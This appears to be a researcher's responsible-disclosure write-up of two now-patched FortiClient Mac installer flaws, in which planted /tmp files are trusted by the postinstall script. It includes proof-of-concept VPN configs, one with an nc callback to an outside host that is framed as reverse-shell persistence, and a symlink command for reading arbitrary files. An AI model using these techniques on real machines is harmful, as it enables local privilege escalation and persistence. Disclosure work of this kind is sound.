
Forti Client Mac - Lack of configuration file validation (CVE-2023-45588, CVE-2024-31492)
How to apply the skills gained during OSMR certification to find vulnerabilities in the MacOS installation package and get two CVEs in the process?
The MacOS has the aura that it is secure no matter what the user does. Of course, that is not true and since finishing my OSMR certification from Offensive Security I understood there are many common issue areas: poorly coded installer packages and XPC services, and direct vulnerabilities in the software. Since then, I have checked several MacOS installer packages for possible logical mistakes in the installation process. The MacOS application installation process is ussually executed with high privileges and developers count on static paths or make assumptions about the file contents. Such scenarios can be used to attack the local system and gain elevated access. In today’s post, I would like to show you how such a scenario can lead to arbitrary code execution and getting two CVEs under my name.
MacOS Installation packages
MacOs use two types of installation packages - DMG (Disk Image) and PKG (Package). DMG files are used for distributing files and applications, while PKG files are used specifically for software installation on macOS, offering more flexibility and customization options during the installation process through installation options, pre-installation, and post-installation scripts. Such freedom of pkg can also cause issues.

The PKG files can be analyzed in a great tool Suspicious Package, which shows all the details about the package like the number of files installed, where the new files will be located, metadata about the developer, supporting scripts, etc. This handy software can be used for a quick initial check of the installation package and validate if it might be vulnerable and is worth an in-depth look.
The installation package I will be focusing on here is FortiClient. The software is used in corporate environments and can provide security features such as antivirus scanning, web filtering, and VPN capabilities.
Initial Analysis

The installation package is a DMG file and contains MPKG file with supporting files.

The PKG contains preinstall and postinstall scripts. As the software requires the installation of many files for proper functionality, the script is relatively complex with function calls to copy the files to the expected locations, remove old services, get the correct system preferences, initiate the settings, set VPN connections, and much more.
I like to start the package analysis there, because the scripts are executed in the security context of the installer. The common features to check are interactions with files in the folder we have access to (for example /tmp/), high-privilege calls that could be misused, or variables that could be directly or indirectly controlled. The goal is to influence the flow during the installation and create, alter, or just remove files from the system or get a privilege call.
init.conf Arbitrary Code Execution (CVE-2024-31492)
Let’s check in detail the lines 464-468:
# dummy merge, FCT needs to run fcconfig once after installation in order to generate all plist
echo "init local config" >> /var/log/fctinstallpost.log
touch /tmp/init.conf
"$APP_SUPPORT_DIR"/bin/fcconfig -f /tmp/init.conf -s file -o merge
rm /tmp/init.conf
The developers were so nice that they left us a comment with the intent of the code. Basically, the code should do the initial setup of the plists.
What are plists anyways? Plists (Property Lists) are XML or binary files that store configuration information for applications, user and system preferences, and other system-level settings on MacOS systems.
The plists for FortiClient store settings for the software, so there might be a possibility to influence the settings of the software.
The code starts with the creation of a file init.conf in the /tmp/ folder using the touch command. Touch command makes sure the file exists, so we do not need to do a race condition here it is enough just to plant a file in advance and it will be used in later stages of the code. Afterward, it applies the XML config file by running fcconfig with parameter merge, which also gives us an idea it might probably merge the provided settings with the existing one. I wasn’t able to find reliable documentation for the tool, but given the other clues, I could make an educated guess about its functionality.
Now, we believe we can influence the configuration of FortiClient during installation, but what can we achieve with such a config? Luckily, Fortinet provides documentation for XML configuration files, which is used by fcconfig tool to create corresponding plists. The FortiClient XML Reference Guide shows that we can control practically every aspect of the FortiClient’s settings. It is possible to turn off/on all the components, like AV, vulnerability scans, removable media access, web filtering, firewall, etc. Additionally, while browsing the possibilities for VPN connection settings I found on connect/on disconnect directives that allow script as a sub-directive. Tada, and like that we have arbitrary code execution!
Example exploitation scenarios:
- With short-term access and limited permissions to a device, the attacker could plant configuration files in the
/tmp/folder with a VPN profile setup. One property of a VPN profile would be theon_connectproperty with arbitrary code that would be executed every time an attempt to connect to a VPN within the security context of the application. The provided proof of concept snippet demonstrates the execution of a TCP connection, potentially used for establishing persistence.
 ...
 <on_connect>
   <script>
 		<os>mac</os>
 		<script>echo "Connected via reverse TCP connection!" | nc 192.168.57.1 4444</script>
 	</script>
 </on_connect>
 ...
- A corporate device user aware that FortiClient is typically installed via an MDM solution like Intune, could prepare a configuration file ensuring specific settings, like disabling Web filtering or turning off antivirus modules.
fc_vpn_save.plist Arbitrary Code Execution (CVE-2024-31492)
Going through the code I found yet another interesting piece (lines 488-493), not so far from the first block:
INSTALLER_VPN_BACKUP_FILE="/tmp/fc_vpn_save.plist"
if [ -f "$INSTALLER_VPN_BACKUP_FILE" ]; then
    echo "restoring VPN backup file in the installer" >> /var/log/fctinstallpost.log
    cp "$INSTALLER_VPN_BACKUP_FILE" "$CONF_DIR"/vpn.plist
    rm "$INSTALLER_VPN_BACKUP_FILE"
fi
In this case, the developers didn’t provide nice comments, but the code is easy to understand anyway. If /tmp/fc_vpn_save.plist file exists, the script copies the fc_vpn_save.plist from the /tmp/ folder with the use of the cp command to the application folder /Library/Application Support/Fortinet/FortiClient/conf/. The installation script doesn’t do validation on the source file and copies the file to the FortiClient program folder. FortiClient then reads the confirmation files from this folder and applies them as current VPN settings. It seems this code is intended to restore previously saved settings during software reinstallation.
Given this info, it seems we are able to influence the settings in a similar way as in the first vulnerability and by using a similar tactic to create a VPN profile with on connect/on disconnect directive to get arbitrary code execution. The only difference is that we need to plant directly a plist instead of an XML file.
Example exploitation scenarios:
- With short-term access and limited permissions to a device, the attacker could plant configuration files in the

/tmp/folder with VPN profile settings. One property of a VPN profile is the ability to run a script on a successful connection or disconnection. This functionality could be exploited as arbitrary code execution within the application context. The provided proof of concept snippet demonstrates the execution of a command, but it can be used to set up persistence via reverse shell.
...
<key>OnConnectScript</key>
<string>echo "EXPLOITED" > /tmp/EXPLOITED</string>
<key>PromptForAuthentication</key>
...
- A corporate device user aware that FortiClient is typically installed via an MDM solution like Intune, could plant a symlink file in the
/tmp/folder, which would point to an arbitrary file on the system. This file would be copied from the original location to/Library/Application Support/Fortinet/FortiClient/conf/. This folder is accessible by all users, so it is possible to read sensitive information with admin privileges and read from a low-privilege account.
ln -s path_to_file_to_read_or_remove /tmp/fc_vpn_save.plist
Vendor Fix
The vendor mitigated the first issue by implementing --init functionality to fcconfig, which does the initialization internally in the binary and doesn’t rely on the empty xml file in tmp folder.
# FCT need to run fcconfig once after installation in order to generate all plist
echo "[$(date)]init local config" >> /var/log/fctinstallpost.log
"$APP_SUPPORT_DIR"/bin/fcconfig --init
The second issue mitigated the vendor by using /etc/fct_upgarde folder to load the plist from. Again this folder is not accessible only for root accounts, so the attacker cannot plant any malicious files.
INSTALLER_VPN_BACKUP_FILE="/etc/fct_upgrade/fc_vpn_save.plist"
if [ -f "$INSTALLER_VPN_BACKUP_FILE" ]; then
    echo "[$(date)]restoring VPN backup file in the installer" >> /var/log/fctinstallpost.log
    cp "$INSTALLER_VPN_BACKUP_FILE" "$CONF_DIR"/vpn.plist
    rm "$INSTALLER_VPN_BACKUP_FILE"
fi
Conclusion
The installation packages can be another source of vulnerabilities on macOS. Users rely on the good programming practices of software developers as they do for the app code, but as these two vulnerabilities demonstrate, it is not so simple. Such vulnerability could be escalated from unauthorized configuration file change to code execution. This is another good reminder that having a Mac doesn’t mean you are invincible; you still need to pay attention to what you do, install, and run. At the end of the day, Mac is a computer like any other.
Timeline
- 05.09.2023 - Founded the vulnerabilities in the FortiClient postinstall script
- 07.09.2023 - Reported both founded vulnerabilities to PSIRT Fortinet under responsible disclose program
- 27.10.2023 - PSIRT Fortinet confirmed the vulnerabilities
- 09.04.2024 - FortiGuard Labs publicly disclosed the vulnerabilities and released the patched version of the software
Vulnerable products
- FortiClientMac 7.2.0 through 7.2.3
- FortiClientMac 7.0.6 through 7.0.10
I tested the exploitation on 7.0.7, 7.2.1.
References
https://www.fortiguard.com/psirt/FG-IR-23-345
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-45588
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-31492
https://docs.fortinet.com/document/forticlient/7.0.7/xml-reference-guide/812076